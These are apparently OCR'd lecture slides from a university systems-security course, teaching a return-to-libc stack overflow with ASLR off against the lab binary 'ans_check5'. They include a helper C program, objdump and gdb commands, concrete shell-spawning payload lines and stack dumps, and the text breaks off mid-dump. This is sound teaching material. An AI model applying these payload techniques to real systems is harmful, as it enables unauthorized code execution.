
CSE 523S: Systems Security

Computer & Network Systems Security

Spring 2022


Prof. Patrick Crowley

Previously...



&argv[1]
source buffer
\0
&pop-ret
&ret * N
&buffer
&ret
Malicious Input
Padding
Exploit
Code+
alignment
Malicious Input
Padding
Exploit
Code+
alignment
destination
buffer
!ASLR & !NX
ASLR & !NX

What’s next?



Malicious Input
&buffer
Padding
Exploit
Code+
alignment
Malicious Input
&argv[1]
\0
&pop-ret
&ret * N
&ret
Padding
Exploit
Code+
alignment
stack region of memory
has been marked
no-execute
?
?
!ASLR & !NX
ASLR & !NX
!ASLR & NX
ASLR & NX

New Techniques are Helpful When:

- The stack region of memory has been marked no-execute (ie, NX is enabled)
- When the buffer is too small
    - Not enough bytes between buffer address and the return address to store the shellcode
- When we don’t have a shellcode

Return-to-libc

- How can we exploit without a shellcode?
  - Look for existing code that spawns a shell

- The C standard library, libc, is included in most programs

- libc has a long list of useful functions. Specifically, let's look at system()

System()


- system(): takes an input string address, then passes it as an input to `/bin/sh`.
  - So, if we pass “/bin/sh” we will get a shell.
- Assuming we don’t rely on shellcodes, we can exploit, if we can cause our program to execute system(“/bin/sh”):
  - a) find the address of system(),
  - b) find or construct the params to system()
  - c) overwrite the return address and prepare the stack with params for system()

Two Possible Techniques


- We'll discuss two techniques
  - ASLR off
  - ASLR on
- And mention a generalization:
  - Return-oriented programming
- We will continue working with ans_check5

Return-to-libc: ASLR off

The new approach




The new approach




Information to gather

- Location of system() call
- Location of exit() call
- Location of “\bin\bash” string



Information to gather

- Location of system() call
  - Use objdump -D ans_check5 | grep system
  - Use plt table address
- Location of exit() call
  - Or “quiet exit” address from binary
- Location of “\bin\bash” string
  - ?



Finding "/bin/bash"

- Most systems will define a SHELL environment variable
- Use find_var.c
  - compiled with gcc find_var.c -o find_var

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
   if(!argv[1])
      exit(1);

   printf("%p\n", getenv(argv[1]));
   return 0;
}
```

Finding “/bin/bash”

```
cse523@VB:~/stack_addresses$
cse523@VB:~/stack_addresses$ ./find_var SHELL
0xffffd449
cse523@VB:~/stack_addresses$
```

Remember that ASLR is disabled again.

Finding system()

If your binary has system@plt at an address ending \x00 or \x20 or any other ASCII code that will terminate your string, then use the gdb method at bottom

If you have system call in your program:

```
cse523@VB:~/stack_addresses$ objdump -D ans_check5 | grep system
080483d0 <system@plt>:
 80485c7: e8 04 fe ff ff          call   80483d0 <system@plt>
cse523@VB:~/stack_addresses$
```

If you don’t:

```
cse523@VB:~/stack_addresses$ gdb -q ans_check5
Reading symbols from ans_check5...done.
(gdb) run
<snip>
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
(gdb) quit
```

Finding a “quiet exit” in binary

As we did before:

```
cse523@VB:~/stack_addresses$ objdump -D ans_check5 | grep -A 20
\<main\>
08048562 <main>:
...
 8048586: c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 804858d: e8 5e fe ff ff          call   80483f0 <exit@plt>
 8048592: 8b 45 0c                mov    0xc(%ebp),%eax
...
```

Or using gdb

```
cse523@VB:~/stack_addresses$ gdb -q ans_check5
Reading symbols from ans_check5...done.
(gdb) run
<snip>
(gdb) p exit
$1 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>
```

On the command line

```
cse523@VB:~/stack_addresses$
cse523@VB:~/stack_addresses$ cat
/proc/sys/kernel/randomize_va_space
0
cse523@VB:~/stack_addresses$ ./ans_check5 $(python -c "print
'\xd0\x83\x04\x08'*13+'\x86\x85\x04\x08'+'\x49\xd4\xff\xff'")
ans_buf is at address 0xffffd08c
sh: 1: /bash: not found
cse523@VB:~/stack_addresses$
```

- Our Payload: &system()*13 + &exit() + &"bin/bash"
- The address we found for the SHELL variable via find_var is close but not quite right for ans_check5. We will need to try at least one more time, with a better string address to find it. Clue is the error str.

On the command line, take 2

```
cse523@VB:~/stack_addresses$
cse523@VB:~/stack_addresses$ echo $$
9110
cse523@VB:~/stack_addresses$ ./ans_check5 $(python -c "print
'\xd0\x83\x04\x08'*13+'\x86\x85\x04\x08'+'\x49\xd4\xff\xff'")
ans_buf is at address 0xffffd08c
sh: 1: /bash: not found
cse523@VB:~/stack_addresses$ ./ans_check5 $(python -c "print
'\xd0\x83\x04\x08'*13+'\x86\x85\x04\x08'+'\x45\xd4\xff\xff'")
ans_buf is at address 0xffffd08c
cse523@VB:~/stack_addresses$ echo $$
9146
cse523@VB:~/stack_addresses$ exit
exit
cse523@VB:~/stack_addresses$ echo $$
9110
cse523@VB:~/stack_addresses$
```

- It works!
- Elusive appearance, however, since we open a new bash shell

Another way to find &SHELL

```
cse523@VB:~/stack_addresses$ echo $SHELL
/bin/bash
cse523@VB:~/stack_addresses$ gdb -q ans_check5
Reading symbols from ans_check5...done.
(gdb) b *main
Breakpoint 1 at 0x8048562: file ans_check5.c, line 21.
(gdb) run $(python -c "print
'\xd0\x83\x04\x08'*13+'\x86\x85\x04\x08'+'\x49\xd4\xff\xff'")
Starting program: /home/cse523/stack_addresses/ans_check5 $(python -c
"print '\xd0\x83\x04\x08'*13+'\x86\x85\x04\x08'+'\x49\xd4\xff\xff'")

Breakpoint 1, main (argc=2, argv=0xffffd124) at ans_check5.c:21
21	int main(int argc, char *argv[]) {
(gdb) x/500s $esp
0xffffd08c:	"Ᵽ\342\367\002"
0xffffd092:	""
…
0xffffd42a:	"XDG_MENU_PREFIX=gnome-"
0xffffd441:	"SHELL=/bin/bash"
0xffffd451:	"TERM=xterm"
0xffffd45c:	"WINDOWID=21680585"
```


Return-to-libc (ASLR off)

```
(gdb) r $(python -c "print
'\xd0\x83\x04\x08'*13+'\x86\x85\x04\x08'+'\x41\xd4\xff\xff'")
.. break at strcpy() ..
(gdb) x/32wx $esp
0xffffd020: 0x08048660 0xffffd03c 0x000000c2 0xf7ea80e6
0xffffd030: 0xffffffff 0xffffd05e 0xf7e1ec34 0xf7e44fe3
0xffffd040: 0x00000000 0x00c30000 0x00000001 0x0804835d
0xffffd050: 0xffffd2fa 0x0000002f 0x0804a000 0x00000000
0xffffd060: 0x00000002 0xffffd124 0xffffd088 0x080485a2
0xffffd070: 0xffffd322 0xf7ffd000 0x080485db 0xf7fbc000
0xffffd080: 0x080485d0 0x00000000 0x00000000 0xf7e2bad3
0xffffd090: 0x00000002 0xffffd124 0xffffd130 0xf7feae6a
(gdb) n
14    if (strcmp(ans_buf, "forty-two") == 0)
(gdb) x/32wx $esp
0xffffd020: 0xffffd03c 0xffffd322 0x000000c2 0xf7ea80e6
0xffffd030: 0xffffffff 0xffffd05e 0xf7e1ec34 0x080483d0
0xffffd040: 0x080483d0 0x080483d0 0x080483d0 0x080483d0
0xffffd050: 0x080483d0 0x080483d0 0x080483d0 0x080483d0
0xffffd060: 0x080483d0 0x080483d0 0x080483d0 0x080483d0
0xffffd070: 0x08048586 0xffffd441 0x08048500 0xf7fbc000
0xffffd080: 0x080485d0 0x00000000 0x00000000 0xf7e2bad3
0xffffd090: 0x00000002 0xffffd124 0xffffd130 0xf7feae6a
```

On the stack

```
(gdb) r $(python -c "print
'\xd0\x83\x04\x08'*13+'\x86\x85\x04\x08'+'\x41\xd4\xff\xff'")
.. break at strcpy() ..
(gdb) x/32wx $esp
0xffffd020: 0x08048660 0xffffd03c 0x000000c2 0xf7ea80e6
